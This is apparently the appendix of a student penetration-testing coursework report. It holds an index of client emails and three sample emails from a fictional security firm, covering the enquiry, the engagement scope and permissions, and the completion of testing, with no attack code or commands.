
9. TABLE OF FIGURES

10. APPENDIX

A. Client Communications

Email Reference	Date	Summary
HC-7564	06/04/2022	First Contact – Summary of Services, Initial Questions
HC-7565	10/04/2022	Pre-engagement Specifics, Scope, Contacts and Documentation
HC-7566	12/04/2022	Major Vulnerability Alert: RCE
HC-7567	13/04/2022	System Management Alert: Privilege Escalation Attempts
HC-7568	13/04/2022	Major Vulnerability Alert: Password Discovery
HC-7569	13/04/2022	Malicious Activity Alert: Reset Passwords
HC-7570	13/04/2022	System Management Alert: Admin Password Reset
HC-7571	13/04/2022	Testing Complete

B. Sample Communications:



Sunday, April 10, 2022 at 20:47:55 British Summer Time

Subject: HeyCyber: Thanks for your enquiry! (HC-7564)
Date: Wednesday, 6 April 2022 at 16:47:23 British Summer Time
From: Connell, Jacob
To: csncoursework@gmail.com
Attachments: image001.png

Dear Helper-X,

Thank you for your penetration testing enquiry with our firm HeyCyber.

So, we can support your organization in the best possible way, we would like to understand more about your requirements for this engagement. As we understand, you have a new web application in need of penetration testing. For us to better asses the requirements and develop a strategy for your business it'd be helpful if you could answer the below:

- What is your main concern for this web application in terms of malicious activity? Loss of data, Reputation or Service Outage?
- Does this web application link to any databases holding personal or financial information?

Once we have the answers to the above, we'd be more than happy to begin a roadmap for this penetration test. As a company with over 15 years' experience, we strive to the best professional standards, significantly reliability and discretion. Our process will involve several system tests with both automated and manual analysis, to identify vulnerabilities in your system. We operate to also identify OWASPs top ten security vulnerabilities as a matter of priority if present within your network. All data and findings will be handled with the up most discretion and the results will only be communicated to those on a pre-approved list within your organization.


We look forward to beginning this journey with you to protect your organisation online. Please reach out via email or the contact details below with any queries.

Kind regards,

HeyCyber Client Team

123 Castle Road, Edinburgh, EH3 8LB

+44 (0) 7582187862



Sunday, April 10, 2022 at 20:47:21 British Summer Time

Subject: HeyCyber: Pre-Engagement Specifics (HC-7565)
Date: Sunday, 10 April 2022 at 20:46:10 British Summer Time
From: Connell, Jacob
To: csncoursework@gmail.com
Attachments: image001.png

Dear Mr Smith,

Thank you for your response to our previous email with the additional information required.

From our understanding this penetration test will involve the testing of a small web application with no more than 20 pages. There is a database of personal information linked to this application, so the protection of personal data is your key priority.

Below we will outline the key apsects of this process and upon your confirmation we will begin our journey.

Scope

This will involve the testing of vulnerabilities the web application Hyper-X. A black box method will be utilised in this testing. This simulates the activities of an external attacker with no prior access or knowledge of your internal systems. The system will be analysed and with your approval, vulnerabilities will be exploited to test

Emergency Contact Information

In the event of a major incident affecting your service, for example, a service outage or the discovery of major vulnerability, we will require the contact details of someone within the organisation that can remediate any problems in line with your in-house processes. We will also require their working hours. If you have an on-call team available 24/7 their contact details would be preferable.

Liability

As much as we strive to project your systems by means of our process. We as a company can take no liability for the loss of data or damage to infrastructure caused by the process agreed.

Non-Disclosure Agreement

In line with our terms of discretion, all information discovered during this process will not be shared or disclosed with third parties or other members of your organisation without your approval. If you wish for us to communicate our findings with specific members of your senior management or IT staff, please provide their details. This will be taken as approval.

Social Engineering

Page 1 of 3

While not a prominent on Web Applications, part of our penetration method into systems can be the act of social engineering on employees. This includes but is not limited to social media information gathering, phishing emails, active resonance, and on-site tests. Due to the nature of this method, your approval will be required to proceed. Should social engineering be approved, you will be charged the license fee of one Maltego license, a tool required to conduct this survey.

Planned Downtime

As an organisation, we understand service status is important to you. As we know this system has still not been publicly released and while we aim to keep any downtime to a minimum, there will be no set hours in which system outages may occur.

Written Permission

In order for to proceed with this process we require written approval from the CEO of your organisation. In addition to this, if your infrastructure is cloud based and is hosted by a third party, we will additionally require written permission from your service providers. Some service providers, such as AWS and Microsoft Azure only require notification as pen testing is pre-approved on this basis and will not issue letters of approval. Should this be the case, please provide a copy of this notification as it is sent.

Exploitation

Once a vulnerability is identified it will be documented and with your permission, we will proceed to exploit this vulnerability to assess the extent of the problem. This may involve privilege escalation and the altering of system files and configurations. We recommend for this reason, you conduct regular backups of this application.

Report

We will provide a brief overview of our findings via email and will provide a detailed technical report of our findings and suggested remedial action. Given your budget limitations, the Pen testing analysis has been capped at a maximum of 12 vulnerabilities of varying severity, should any be found.

Terms

Should you be satisfied, we will begin testing Hyper-X and it is expected to take no more than one week. Upon receipt of the report an invoice will be issued and payment will be expected via bank transfer within 30 days.


Once we have received confirmation of the above and the detailed contracts have been agreed we will begin the process.

Kind regards,

HeyCyber Client Team

123 Castle Road, Edinburgh, EH3 8LB
+44 (0) 7582187862

Page 2 of 3



Wednesday, April 13, 2022 at 20:24:23 British Summer Time

Subject: HeyCyber: Penetration Testing Complete (HC-7571)
Date: Wednesday, 13 April 2022 at 14:41:46 British Summer Time
From: Connell, Jacob
To: csncoursework@gmail.com
Attachments: image001.png

Dear Mr Smith,

We are pleased to inform you our services have been conducted and your penetration testing is complete.

Overall, this penetration test has discovered a number of dangerously significant vulnerabilities. While some vulnerabilities are related to third party frameworks in place, the majority are down the poor implementation. There appears to have been a lack of security consideration in the initial design stages of this application in addition to poor secure coding practise.

Given the limitations of this penetration test and the number of vulnerabilities identified, it's recommended you conduct another test upon remediation of the initial findings. In addition to this, you may find continuous and detailed security testing as part of you develop cycle saves you both time and money in releasing new software. SonarCloud is recommended as a constant code review tool to complement the final penetration testing.

As per your request, we will provide a technical report only which will be delivered to your SARM team within 24 hours. Once received, we'd apricate the agreed remittance within 30 days. Please find attached our final invoice.

We look forward to working with you again soon.

Kind regards,
HeyCyber Client Team
123 Castle Road, Edinburgh, EH3 8LB
+44 (0) 7582187862